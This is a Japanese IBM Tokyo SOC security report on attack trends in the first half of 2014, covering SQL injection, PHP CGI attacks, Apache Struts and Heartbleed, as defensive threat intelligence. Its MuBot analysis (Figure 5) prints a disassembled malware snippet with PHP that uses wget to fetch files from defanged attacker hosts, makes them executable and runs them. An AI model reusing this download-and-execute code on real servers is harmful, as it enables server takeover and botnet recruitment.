IBM Security Services
Ahead of the Threat. ®

IBM

# 2014年　上半期
# Tokyo SOC
# 情報分析レポート

# 目　次

# エグゼクティブ・サマリー

本レポートは、IBM が全世界 10 拠点のセキュリティー・オペレーション・センター（SOC）にて観測したセキュリティー・イベント情報に基づき、主として日本国内の企業環境で観測された脅威動向を、Tokyo SOC が独自の視点で分析・解説したものです。

IBM では、世界 10 拠点の SOC で 10 年以上蓄積されてきたセキュリティー・インテリジェンスを相関分析エンジン(X-Force Protection System)へ実装し、1 日あたり約 200 億件（毎秒約 23 万件）の膨大なデータをリアルタイムで相関分析しています。

2014 年上半期に Tokyo SOC で観測された攻撃を分析した結果、以下の実態が浮かび上がりました。

「ドライブ・バイ・ダウンロード攻撃」の影響を 21.9%の組織で確認

改ざんされた Web サイトの閲覧によりマルウェアに感染させられるドライブ・バイ・ダウンロード攻撃（見ただけ感染）は今期も引き続き検知しており、Tokyo SOC でクライアント環境を監視している組織の 21.9%でマルウェアのダウンロードのステップまで至っていました。このことから、一部の組織ではドライブ・バイ・ダウンロードによって悪用される脆弱性に対して適切な修正（パッチ）や回避策を講じることが難しい状況であることがわかります。

OpenSSL の脆弱性をつく Heartbleed 攻撃を脆弱性公開から約 1 週間で 100 万件以上検知

大規模な攻撃が発生した Heartbleed では、脆弱性公開から最初の約 1 週間に攻撃が集中しました。特定の組織をターゲットにした執拗な攻撃も確認されています。本件は、バージョンアップや IPS での防御設定など、組織内で迅速に対応が可能な体制が整っているかが問われる事例となりました。

新たな Apache Struts の脆弱性（CVE-2014-0094 他）に対する攻撃は限定的な範囲に留まる

2014 年 4 月に話題となった Apache Struts の脆弱性を狙った攻撃は、広範囲にわたる攻撃ではなく、特定の送信元・送信先間の検知に留まりました。従来の脆弱性（CVE-2010-1870 他）に関しては現在も複数の組織で検知が継続しているのとは対照的な検知状況となっています。

今期もさまざまなメディアで脆弱性やそのリスクについて取り上げられましたが、報道等で取り上げられる大きさと実際の影響はそれぞれの組織によって異なります。脆弱性が公開された際のリスクの評価と取るべき対応について、コラムでいくつかの例を紹介いたします。

これらの情報を、セキュリティー・ポリシーの策定や、情報セキュリティー対策を検討する際の参考として、また、情報セキュリティーに関する知識向上の一助として、ご活用いただければ幸いです。

# 1 2014 年上半期の脅威動向概況

2014 年上半期は、OpenSSL の脆弱性を悪用する Heartbleed 攻撃や Apache Struts の脆弱性などのシステムに大きな影響を与える脆弱性が話題となりました。

本章では、全世界 10 拠点の IBM SOC で日々対応しているセキュリティー・アラートの傾向から 2014 年上半期に実際にどのような攻撃が行われていたのか、世界と日本の動向の比較を交えて解説します。

## 1.1 2014 年上半期のセキュリティー・アラートの推移

図 1 は、IBM SOC が対応したセキュリティー・アラートの件数の推移です。これらのアラートは、セキュリティー機器から収集した 1 日あたり約 200 億件のセキュリティー・イベントを相関分析エンジンで分析を行った結果、アナリストが調査すべきと判断したものです。

今期は、1 月と 4 月に世界規模でセキュリティー・アラートの増加を確認しています。

1 月は 2013 年下半期に紹介した Apache Magica 攻撃が大規模に行われました。この攻撃は以前[1]より繰り返し行われていますが、この時は 1 月 5 日から 1 月 10 日の約 6 日間にわたって複数の IP アドレスから攻撃が行われていました。その後も攻撃は継続しており、2014 年下半期に入って 7 月 16 日から 7 月 22 日にも確認しています。

また、今期最も話題となった OpenSSL の脆弱性を悪用する Heartbleed 攻撃が 4 月の脆弱性公開直後から約 3 週間にわたって行われました。5 月に入り一旦攻撃は少なくなったものの継続して行われており、7 月 15 日から 7 月 28 日にかけて再度大量の攻撃が確認されています。

これらの世界規模で行われた攻撃の動向については 2 章で詳細に解説します。

一方で、世界規模で行われる攻撃以外にもシステムに大きな影響を与え続けている攻撃として、クライアント PC を対象とした攻撃があります。特にドライブ・バイ・ダウンロード攻撃によるマルウェア感染や、マルウェア感染後に行われる Command & Control 通信(C&C 通信)は日々検出されており、マルウェアが企業環境内に侵入してしまっている現状が伺えます。

クライアント PC を対象とした攻撃については 3 章で解説します。

[1] IBM Tokyo SOC, 2013 年下半期 Tokyo SOC 情報分析レポート p.12-p.14 “PHP の脆弱性に対する攻撃”。
http://www-935.ibm.com/services/multimedia/tokyo-soc-report2013-h2-jp.pdf




図 1 IBM SOC で対応しているセキュリティー・アラートの傾向
(2014 年 1 月 1 日～7 月 31 日)

# 2 公開サーバーに対する攻撃の動向

2014 年上半期は Heartbleed をはじめとする、公開サーバーに対する大規模な攻撃が発生しました。また、金融詐欺マルウェアによる不正送金の被害の増加や、Windows XP のサポート終了などもあり、脆弱性の情報が大きく報道され、世間一般にもこれまで以上に注目を集めました。

さらに、DDoS 攻撃の規模の増加傾向は止まらず、特定の組織に対する DDoS 攻撃も国内外で多数発生し、海外では金銭を要求される事件も発生しました。

本章では、このような今期 Tokyo SOC で確認した公開サーバーの脆弱性に対する攻撃の動向について解説します。

## 2.1 SQL インジェクション

SQL インジェクションは、Web アプリケーションへの入力を介して Web アプリケーションと連動するデータベースに SQL 命令を不正に実行させる攻撃です。挿入した SQL 文の問い合わせ結果の違いによって攻撃者が得たい情報を引き出す「ブラインド SQL インジェクション」や、攻撃者が意図した情報を取得するために UNION 命令などの SQL 文を使用したもの、Microsoft SQL Server など特定のデータベース製品固有の機能による情報取得や Web サイト改ざんを行うものなど、さまざまな攻撃手法が存在します。

図 2 は 2014 年上半期の Tokyo SOC における SQL インジェクション攻撃の検知数の推移です。




図 2 SQL インジェクションの日別検知数推移(日本国内)
(Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日)

2014 年上半期も 2013 年下半期から引き続き SQL インジェクション攻撃を検知しています。ブラインド SQL インジェクション、UNION 命令を使用する SQL インジェクションは 2013 年下半期とほぼ同じ検知傾向となっていました。

Microsoft SQL Server を狙う攻撃は 2014 年 2 月より検知数がやや増加し、2013 年下半期と比較すると約 4 倍となっています。送信元は多くが AKAMAI や中国の IP アドレスとなっており、攻撃内容は「wait for delay」命令を使用した調査行為が多くなっていました。

このように、SQL インジェクションの脆弱性に対する攻撃は引き続き確認されており、注意が必要な攻撃であると言えます。

SQL インジェクションによる被害を未然に防ぐために、独立行政法人 情報処理推進機構(IPA)が発行している「安全なウェブサイトの作り方」[2]などを参考にこの攻撃への対策を検討してください。

[2] 独立行政法人情報処理推進機構, 安全なウェブサイトの作り方
http://www.ipa.go.jp/security/vuln/websecurity.html

## 2.2 PHP に対する攻撃

2013 年下半期 Tokyo SOC 情報分析レポート[3]にて PHP の脆弱性（CVE-2012-1823）を悪用した新手法による攻撃(「Apache Magica 攻撃」)の増加を報告しましたが、2014 年上半期はこの新手法による攻撃がさらに増加傾向にありました。また、2014 年 7 月には、この攻撃を悪用して攻撃対象のサーバーをボット化する一連の攻撃で、これまで見られなかった新たなパターンも確認されています。この脆弱性は、PHP を CGI モードで利用している場合に影響を受けるもので、この脆弱性を悪用するとリモートから不正なスクリプトが実行可能になります。

### ■ PHP の脆弱性（CVE-2012-1823）を悪用した攻撃の検知状況

図 3 は 2013 年 7 月 1 日から 2014 年 7 月 31 日までの PHP の脆弱性（CVE-2012-1823）を悪用した攻撃の検知数の推移です。2013 年 11 月より新手法による攻撃が増加した後、一旦は検知件数は減少しましたが、2014 年 1 月に入って再度検知数が増加し、2014 年上半期はほぼ新手法による攻撃のみとなっています。

また、検知件数も大幅に増加し、2014 年上半期は 2013 年下半期と比較して 2.8 倍となっています。

また、2014 年 5 月頃より検知件数は減少傾向となっていましたが、2014 年 7 月に再度検知数が上昇しており、7 月 21 日には検知数の総計で 58,414 件と非常に多くなっています。2014 年 7 月 16 日から 7 月 22 日の期間に発生したこの攻撃はこれまでと異なる共通のパターンを持っており、その攻撃内容から、ターゲットとなった Web サーバーをボット化するための一連の攻撃が行われていたと分析しています。このボットは MuBot と呼ばれており、詳細については後述します。

[3] IBM Tokyo SOC, 2013 年下半期 Tokyo SOC 情報分析レポート p.12-p.14 “PHP の脆弱性に対する攻撃”。
http://www-935.ibm.com/services/multimedia/tokyo-soc-report2013-h2-jp.pdf




図 3 PHP の脆弱性(CVE-2012-1823)を悪用する攻撃の検知数推移(日本国内)
（Tokyo SOC 調べ：2013 年 7 月 1 日～2014 年 7 月 31 日）

## ■ 送信元 IP アドレスの国別比率

2014 年上半期に行われた攻撃は 3,000 以上の送信元 IP アドレスから行われており、図 4 のとおり、送信元 IP アドレスの国別の比率では、アメリカが 25.1%、中国が 11.4%と比較的多くを占めているものの、約 130 カ国にわたる多数の国々の IP アドレスが送信元となっていました。攻撃によりボットと化した Web サーバーがさらに別の Web サーバーを攻撃し、ボット化していった結果、このような広範囲な送信元から攻撃が行われているものと分析しています。




図 4 PHP の脆弱性(CVE-2012-1823)を悪用する攻撃の送信元 IP アドレス国別比率(日本国内)
（Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 7 月 31 日，検知総件数 575,470 件）

## ■ MuBot への感染を目的とした攻撃

前述のとおり、2014 年 7 月 16 日から 7 月 22 日の期間に発生した攻撃はそれまでの攻撃とは異なる共通のパターンを持っていました。

この攻撃は、2013 年下半期 Tokyo SOC 情報分析レポートでも取り上げた“Fred-cot”のような、以前から発生していた PHP の脆弱性を利用したサーバーへの侵入、IRC クライアントの構築、そして C&C 通信による指令を受けて DDoS 攻撃等を行うことを目的とした攻撃の亜種と考えています。

これまでの攻撃では PHP の脆弱性を攻撃した後に主に Perl や PHP のスクリプトファイルをダウンロードするケースが多く見られましたが、この 2014 年 7 月に発生した攻撃では 32 ビットもしくは 64 ビットの ELF 形式のバイナリファイルをダウンロードしています。

このバイナリファイルの調査の結果、これまでの Perl スクリプト等と共通の特徴を持っていることが分かっています。具体的には、不正な IRC サーバーに接続するための設定情報、DDoS 攻撃を行うコード、さらに別のサーバーを攻撃するための PHP の脆弱性を攻撃するツールや、「spreader」と呼ばれる SSH ブルートフォース攻撃ツールをベースとした攻撃ツールを含んでいます。

取得するバイナリファイルは、当初ドイツにあるサーバーから提供されており、Jpeg 形式を偽装していましたが、その後ドメイン名等を変更して攻撃が継続しました。

このような ELF 形式のバイナリファイルは、主に Linux のような UNIX 系 OS の環境でのみ実行可能であり、実行対象が限定されるため攻撃者が使用するのはまれなケースです。

図 5 はこのマルウェア内で使用されているコードのサンプルです。サンプル内に記載があるとおり、接続先の URL はハードコードされています。また、マルウェアが使用する User-Agent の値は一定値("I'm a mu mu mu ?")であるため、攻撃の検出や防御は比較的容易です。

```
LOAD:0000000000407960        a?phpTmpSys_get db '<?php',0Ah        ; DATA XREF: sub_404543+46o
LOAD:0000000000407960        db '$tmp = sys_get_temp_dir();',0Ah
LOAD:0000000000407960        db '$path = getcwd();',0Ah
LOAD:0000000000407960        db '$file = "index.html";',0Ah
LOAD:0000000000407960        db '$url = "hxxp://jappyupdate[.]servehttp[.]com";',0Ah
LOAD:0000000000407960        db 'system("wget $url -P - -O" . $tmp . "/index.html");',0Ah
LOAD:0000000000407960        db 'system("chmod -R 777" . $tmp ."/index.html");',0Ah
LOAD:0000000000407960        db 'chmod ($tmp."/".$file,0777);',0Ah
LOAD:0000000000407960        db 'system($tmp . "/index.html");',0Ah
LOAD:0000000000407960        db '$file2 = "index.htm";',0Ah
LOAD:0000000000407960        db '$url2 = "hxxp://linuxupdatejappy[.]servepics[.]com";',0Ah
LOAD:0000000000407960        db 'system("wget $url2 -P - -O" . $tmp . "/index.htm");',0Ah
LOAD:0000000000407960        db 'system("chmod -R 777" . $tmp ."/index.htm");',0Ah
LOAD:0000000000407960        db 'chmod ($tmp."/".$file2,0777);',0Ah
LOAD:0000000000407960        db 'system($tmp . "/index.htm");',0Ah
LOAD:0000000000407960        db 'echo $tmp;',0Ah
LOAD:0000000000407960        db 'echo $path;',0Ah
LOAD:0000000000407960        db 0Ah
LOAD:0000000000407960        db 'die($tmp);',0Ah
LOAD:0000000000407960        db '?>',0

LOAD:00000000004074F8        db 'User-Agent: I',27h,'m a mu mu mu ?',0Dh,0Ah
```

図 5 MuBot コードのサンプル

## 2.3 Apache Struts に対する攻撃

2013 年下半期 Tokyo SOC 情報分析レポートにて Apache Struts2 の脆弱性を悪用した攻撃の増加を報告しましたが、2014 年上半期も継続して攻撃が確認されています。また、2014 年 3 月には、Apache Struts2 の新たな脆弱性(CVE-2014-0094 他)と修正版が公開され、4 月に攻撃コードが公開されました。本脆弱性はその後、当初の修正版では修正が不十分だった点や、すでに開発が終了している Apache Struts1 でも影響を受けることなどが判明し、Apache Struts2 では複数の修正版がリリースされる[4][5][6]など、対応に混乱が生じました。

図 6 は 2014 年 1 月 1 日から 2014 年 6 月 30 日までの Tokyo SOC での Apache Struts の脆弱性を悪用した攻撃の検知数の推移です。

[4] The Apache Software Foundation , Apache Struts 2 Documentation Security Bulletins S2-020 http://struts.apache.org/release/2.3.x/docs/s2-020.html
[5] The Apache Software Foundation , Apache Struts 2 Documentation Security Bulletins S2-021 http://struts.apache.org/release/2.3.x/docs/s2-021.html
[6] The Apache Software Foundation , Apache Struts 2 Documentation Security Bulletins S2-022 http://struts.apache.org/release/2.3.x/docs/s2-022.html




図 6 Apache Struts の脆弱性を悪用する攻撃の検知数推移(日本国内)
（Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日）

従来の脆弱性(CVE-2010-1870 他)に対する攻撃は、2013 年下半期と比較して検知数は減少しているものの、期間中を通して複数の環境で引き続き検知が確認されています。攻撃の送信元は半数近くが中国の IP アドレスからとなっていました。

一方、2014 年に公開された新規の脆弱性(CVE-2014-0094 他)の検知は、4 月 25 日から 26 日にかけてと、5 月 12 日にそれぞれ異なる特定の送信元 IP アドレスから複数の組織に対して大量に攻撃を検知していた他は目立った検知はほぼ無い状況でした。

顕著な攻撃が行われなかった理由として、例えば Apache Struts を動作させる Apache Tomcat との組み合わせによって攻撃成功時に実施できる内容が異なるなど、脆弱な Apache Struts を使用しているサイトでも一様に同じ攻撃が可能という訳ではなかったために、攻撃者にあまり積極的には使用されなかったのではないかと推測されます。

しかしながら、この Apache Struts の脆弱性に対する対応では多大なる混乱が生じました。同時期に発生した Heartbleed 攻撃などの脆弱性が報道等でも大きく取り上げられたこともあり、この Apache Struts の脆弱性も比較的大きく取り上げられ、広く一般に知られることとなりました。また、前述のとおり当初の修正版では修正が不十分であることが指摘され、さまざまな回避策や、複数回にわたって修正版がリリースされるなど対応に混乱が生じたため、一旦サイトを停止する判断をした組織も複数あり、多大な影響を及ぼしました。

また、ベンダーが販売しているソフトウェアに Apache Struts が組み込まれているために、自組織で Apache Struts を使用しているかどうかを把握していない事例や、Apache Struts の複数のバージョンが混在している事例など、自組織での Apache Struts のようなミドルウェアの使用状況を正確に把握できていないケースも見られました。

この事例では、Heartbleed における OpenSSL とともに、Apache Struts のようなオープンソースのソフトウェアを組織で使用する場合の課題が浮き彫りになりました。

## 2.4 OpenSSL に対する攻撃

2014 年 4 月に、インターネット上で広く一般的に使用されているオープンソースの SSL/TLS プロトコル実装である OpenSSL の脆弱性(CVE-2014-0160)が公開[7]されました 。この脆弱性には「Heartbleed」という別名がつけられています。

攻撃者はこの脆弱性を悪用することにより、攻撃時点での SSL 通信を行っているプロセスの一定サイズのメモリー内容を読み取ることが可能となります。

メモリー内容には、以下のようなセキュリティー上問題となる情報が含まれている可能性があります。

- 認証済みユーザーのログインセッション情報
- ユーザーがサーバーに送信した ID/パスワード情報
- SSL/TLS 通信に使用している秘密鍵の情報
- アプリケーション内で送受信されるデータ

特に、秘密鍵の情報を攻撃者に取得された場合は、すべての通信を盗聴される可能性や、正しい証明書を使用した偽の Web サイトを構築される可能性などがあり、影響が広範囲に及びます。

また、この脆弱性は SSL 通信の確立の過程で発生するため、通常のアクセスログ、システムログには攻撃の痕跡が記録されません。そのため、脆弱性のあるバージョンの OpenSSL を使用している場合は、攻撃を受けた前提でインシデント対応をする必要性がありました。

脆弱性公開直後から、この脆弱性に対する攻撃が発生しており、国内外で実際に被害が発生したことが報告[8][9]されています。

### ■ Heartbleed の検知状況

図 7 は Tokyo SOC で確認された Heartbleed 攻撃の検知件数および送信元 IP アドレス数の推移です。

[7] The OpenSSL Project, OpenSSL Security Advisory [07 Apr 2014] TLS heartbeat read overrun (CVE-2014-0160) https://www.openssl.org/news/secadv_20140407.txt
[8] Canada Revenue Agency, Notice – Heartbleed bug vulnerability (Canada Revenue Agency) http://www.cra-arc.gc.ca/gncy/sttmnt2-eng.html
[9] Mumsnet Limited, The Heartbleed security breed – and what to do (Mumsnet Limited) http://www.mumsnet.com/info/the-heartbleed-security-breach-to-do




図 7 OpenSSL の脆弱性(CVE-2014-0160)を悪用する攻撃の検知数および送信元 IP アドレス数の推移(日本国内)
(Tokyo SOC 調べ：2014 年 4 月 11 日～2014 年 7 月 31 日)

脆弱性公開直後の4月11日から大量の検知が確認され、以降も検知数は減少しているものの、攻撃が継続している状況です。

4 月 11 日から 16 日までの間は、検知数が 1 日あたり 20 万件以上に達する日もあり、また、送信元 IP アドレス数は 4 月 11 日から 21 日までの間に、1 日あたり 1,000 アドレス前後確認されています。脆弱性公開直後は非常に多くの送信元から大量に攻撃が行われていたことがわかります。しかしながら、この期間の検知には送信元の情報等から判断してインターネット全体における本脆弱性の有無を確認することを目的とした調査行為も多く含まれていたものと分析しています。

4 月 22 日以降は、日によって検知数の増減はあるものの、1 日平均約 1,500 件程度で推移していました。送信元 IP アドレス数は徐々に減少し、5 月 21 日以降は1日平均25アドレス程度で推移していました。

しかし、7 月 15 日より 7 月 28 日頃まで、検知数が 1 日平均で約 5,000 件程度に増加し、多い日は 1 日 7,000 件以上の検知が確認されています。送信元 IP アドレスも 1 日平均約 40 アドレスと増加しました。

Tokyo SOC での期間中の検知件数の総数としては、約 130 万件で、検知のあった組織 1 社あたりの 1 日の検知数を平均すると約 70 件でした。

図 8 は、世界全体の検知数に占める日本国内の比率です。全体の 19.1%が日本国内での検知でした。

